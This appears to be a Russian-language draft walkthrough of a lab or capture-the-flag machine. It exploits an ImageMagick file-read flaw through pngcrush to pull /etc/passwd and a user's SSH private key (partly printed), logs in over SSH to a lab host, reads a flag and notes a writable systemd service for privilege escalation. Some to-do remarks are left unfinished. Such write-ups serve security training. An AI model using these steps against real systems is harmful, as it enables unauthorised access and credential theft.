
Загружаем полученны pngout.png на сайт, скачиваем и получаем в картинке зашифрованный /etc/passwd:

```
identify -verbose resized_pngout.png
```



```
  Properties:
    date:create: 2023-06-13T19:02:24+00:00
    date:modify: 2023-06-13T19:02:24+00:00
    date:timestamp: 2023-06-13T19:01:59+00:00
    png:bKGD: chunk was found (see Background color, above)
    png:cHRM: chunk was found (see Chromaticity, above)
    png:gAMA: gamma=0.45455 (See Gamma, above)
    png:IHDR.bit-depth-orig: 8
    png:IHDR.bit_depth: 8
    png:IHDR.color-type-orig: 2
    png:IHDR.color_type: 2 (Truecolor)
    png:IHDR.interlace_method: 0 (Not interlaced)
    png:IHDR.width,height: 200, 200
    png:sRGB: intent=0 (Perceptual Intent)
    png:text: 4 tEXt/zTXt/iTXt chunks were found
    png:tIME: 2023-06-13T19:01:59Z
    Raw profile type:

    1819
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a62696e3a
783a313a313a62696e3a2f62696e3a2f7362696e2f6e6f6c6f67696e0a6461656d6f6e3a
783a323a323a6461656d6f6e3a2f7362696e3a2f7362696e2f6e6f6c6f67696e0a61646d
3a783a333a343a61646d3a2f7661722f61646d3a2f7362696e2f6e6f6c6f67696e0a6c70
3a783a343a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7362696e2f6e6f6c6f67
696e0a73796e633a783a353a303a73796e633a2f7362696e3a2f62696e2f73796e630a73
687574646f776e3a783a363a303a73687574646f776e3a2f7362696e3a2f7362696e2f73
687574646f776e0a68616c743a783a373a303a68616c743a2f7362696e3a2f7362696e2f
68616c740a6d61696c3a783a383a31323a6d61696c3a2f7661722f73706f6f6c2f6d6169
6c3a2f7362696e2f6e6f6c6f67696e0a6f70657261746f723a783a31313a303a6f706572
61746f723a2f726f6f743a2f7362696e2f6e6f6c6f67696e0a67616d65733a783a31323a
3130303a67616d65733a2f7573722f67616d65733a2f7362696e2f6e6f6c6f67696e0a66
74703a783a31343a35303a4654502055736572a2f7661722f6674703a2f7362696e2f6e
6f6c6f67696e0a6e6f626f64793a783a36353533343a36353533343a4b65726e656c204f
766572666c6f7720557365723a2f3a2f7362696e2f6e6f6c6f67696e0a756e626f756e64
3a783a3939393a3939393a556e626f756e6420444e53207265736f6c7665723a2f657463
```


Расшифровываем полученный hex и находим пользователя magic:



```
6e7374616e6365733a2f6e6f6e6578697374696e673a2f7362696e2f6e6f6c6f67696e0a
736574726f75626c6573686f6f743a783a3938363a3938363a53454c696e75782074726f
75626c6573686f6f74207365727665723a2f7661722f6c69622f736574726f75626c6573
686f6f743a2f7362696e2f6e6f6c6f67696e0a67656f636c75653a783a3938353a393835
3a5573657220666f722067656f636c75653a2f7661722f6c69622f67656f636c75653a2f
7362696e2f6e6f6c6f67696e0a666c617470616b3a783a3938343a3938343a5573657220
666f7220666c617470616b2073797374656d2068656c7065723a2f3a2f7362696e2f6e6f
6c6f67696e0a737373643a783a3938333a3938333a5573657220666f7220737373643a2f
3a2f7362696e2f6e6f6c6f67696e0a70657369676e3a783a3938323a3938323a47726f75
7020666f72207468652070657369676e207369676e696e67206461656d6f6e3a2f72756e
```

```
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
unbound:x:999:999:Unbound DNS resolver:/etc/unbound:/sbin/nologin
systemd-coredump:x:998:996:systemd Core Dumper:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:995:User for polkitd:/:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
libstoragemgmt:x:991:991:daemon account for libstoragemgmt:/:/usr/sbin/nologin
systemd-oom:x:990:990:systemd Userspace OOM Killer:/:/usr/sbin/nologin
pipewire:x:989:989:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
tss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin
cockpit-ws:x:988:988:User for cockpit web service:/nonexisting:/sbin/nologin
cockpit-wsinstance:x:987:987:User for cockpit-ws instances:/nonexisting:/sbin/nologin
setroubleshoot:x:986:986:SELinux troubleshoot server:/var/lib/setroubleshoot:/sbin/nologin
geoclue:x:985:985:User for geoclue:/var/lib/geoclue:/sbin/nologin
flatpak:x:984:984:User for flatpak system helper:/:/sbin/nologin
sssd:x:983:983:User for sssd:/:/sbin/nologin
pesign:x:982:982:Group for the pesign signing daemon:/run/pesign:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin
chrony:x:981:981:chrony system user:/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
magic:x:1000:1000::/home/magic:/bin/bash
```


Пробуем получить приватный ключ:



```
┌──(kali㉿kali)-[~/Test2]
└─$ pngcrush -text a "profile" "/home/magic/.ssh/id_rsa" q.png
  Recompressing IDAT chunks in q.png to pngout.png
   Total length of data found in critical chunks            =     41346
   Best pngcrush method        =   4 (ws 15 fm 0 zl 9 zs 1) =     40797
CPU time decode 0.015715, encode 0.219917, other 0.004196, total 0.250769 sec
```

Читаем файл и получаем приватный ключ:

```
identify -verbose resized_pngout.png
```




Input

```
514141414d45417755666b456c776d6959352b31442f6b656d4f4353395553673465452f
6861350a795638426d334b71724753575a58417946775568356c6d5a7a71536358315373
3349357576724863472f596d51306f496d37666838724e68454c6b4c72646a4e7a555744
4c610a353168634f436b345749644d486b72694243535236776758594b7a6a584d686c65
69484236416c2f6e7634466c68313474637a4a7a524e2f3676447968377a32506e586634
5a0a67496169444f746b47652f32576659544d71502b4d525762544c30474f4e6a745143
2f494c4473596d364e4a7637454d495857557247734636683364356c7242575163316755
0a596673624c714f6452494d696b3941414141443231685a326c6a51474e76626e5a6c63
6e526c6367454341773d3d0a2d2d2d2d2d454e44204f50454e5353482050524956415445
204b45592d2d2d2d2d0a
```

5276 73

Output

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAlJZZs/sWjVw70LYNYiItor1RxDhgheCd/37T3gHAYDO3i4rfNNa1
WTVeg3+8R0jFQIhY0iMf5eH/f/tjiGnK1aD3P49bbOYrkbEVuLdzFo7xwhOqoZn8xClgG8
f5Cr7bQshJmLNxoYPXAJjUqoA402daePGW4FUYm6iYpIApzo/8lNwuOCMsbWcuieD1YPci
t9chyUfayrPcw+Tl9dIgaW6y9Xr+0iZUe2Tn8XiXMpVoD/rfoCAvOzQjwv1Cn/6DMsVaIQ
```




```
┌──(kali㉿kali)-[~/Test2]
└─$ proxychains -q ssh magic@192.168.166.40 -i id_rsa
The authenticity of host '192.168.166.40 (192.168.166.40)' can't be established.
ED25519 key fingerprint is SHA256:SO+NCOoNmYKvH4tlRsCBUZkHOsM8sE0LQ/l1GHMDJcY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.166.40' (ED25519) to the list of known hosts.
Last login: Wed Jun  7 13:32:16 2023
[magic@Inter12 ~]$ id
uid=1000(magic) gid=1000(magic) groups=1000(magic) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[magic@Inter12 ~]$ cat /flag7.txt
flag7_f7a283e2b5d09c488571117e80e424cc
```

Натянуть на imagemagick html

Почистить комменты

Для повышения используем доступный для записи сервис:



```
[magic@Inter12 ~]$ ls -la /etc/systemd
total 44
drwxr-xr-x.   4 root root  166 Jun  3 20:37 .
drwxr-xr-x. 119 root root 8192 Jun 11 16:57 ..
-rw-r--r--.   1 root root  845 Oct 31  2022 coredump.conf
-rw-r--r--.   1 root root 1278 May  9 22:35 journald.conf
-rw-r--r--.   1 root root 1538 May  9 22:36 logind.conf
-rw-r--r--.   1 root root  670 Oct 31  2022 pstore.conf
-rw-r--r--.   1 root root  953 May  9 22:35 sleep.conf
drwxr-xr-x.  14 root root 4096 Jun  7 14:47 system
-rw-r--r--.   1 root root 2091 May  9 22:36 system.conf
drwxr-xr-x.   6 root root  177 Jun  3 20:37 user
-rw-r--r--.   1 root root 1418 May  9 22:36 user.conf
[magic@Inter12 ~]$ ls -la /etc/systemd/system
total 20
drwxr-xr-x. 14 root  root 4096 Jun  7 14:47  .
drwxr-xr-x.  4 root  root  166 Jun  3 20:37  ..
drwxr-xr-x.  2 root  root   90 Jun  7 13:34  basic.target.wants
drwxr-xr-x.  2 root  root   31 Jun  3 20:40  bluetooth.target.wants
lrwxrwxrwx.  1 root  root   37 Jun  3 20:36  ctrl-alt-del.target → /usr/lib/systemd/system/reboot.target
lrwxrwxrwx.  1 root  root   41 Jun  3 20:40  dbus-org.bluez.service → /usr/lib/systemd/system/bluetooth.service
lrwxrwxrwx.  1 root  root   57 Jun  3 20:37  dbus-org.freedesktop.nm-dispatcher.service → /usr/lib/systemd/system/NetworkManager-dispatcher.service
lrwxrwxrwx.  1 root  root   43 Jun  3 20:36  dbus.service → /usr/lib/systemd/system/dbus-broker.service
lrwxrwxrwx.  1 root  root   41 Jun  3 20:46  default.target → /usr/lib/systemd/system/multi-user.target
drwxr-xr-x.  2 root  root   45 Jun  3 20:40  default.target.wants
drwxr-xr-x.  2 root  root   38 Jun  3 20:40 'dev-virtio\x2dports-org.qemu.guest_agent.0.device.wants'
drwxr-xr-x.  2 root  root   32 Jun  3 20:36  getty.target.wants
drwxr-xr-x.  2 root  root   56 Jun  3 20:37  graphical.target.wants
-rw-rw-rw-.  1 magic root  255 Jun  7 13:32  imagemagick.service
-rw-r--r--.  1 magic root  192 Jun  7 14:47  imagemagick.timer
drwxr-xr-x.  2 root  root 4096 Jun  6 17:41  multi-user.target.wants
drwxr-xr-x.  2 root  root   48 Jun  3 20:37  network-online.target.wants
drwxr-xr-x.  2 root  root   71 Jun  3 20:40  sockets.target.wants
drwxr-xr-x.  2 root  root 4096 Jun  3 20:40  sysinit.target.wants
drwxr-xr-x.  2 root  root   64 Jun  5 13:51  sysstat.service.wants
drwxr-xr-x.  2 root  root  114 Jun  3 20:40  timers.target.wants
```

Либо накинуть права на рестарт systemctl, а то повыситься не получается, из-за того, что не можешь ребутнуть сервак

BoF

Говно не рабочее

sudo заменить на database.kdbx с паролем от рута (пароль от базы брутится)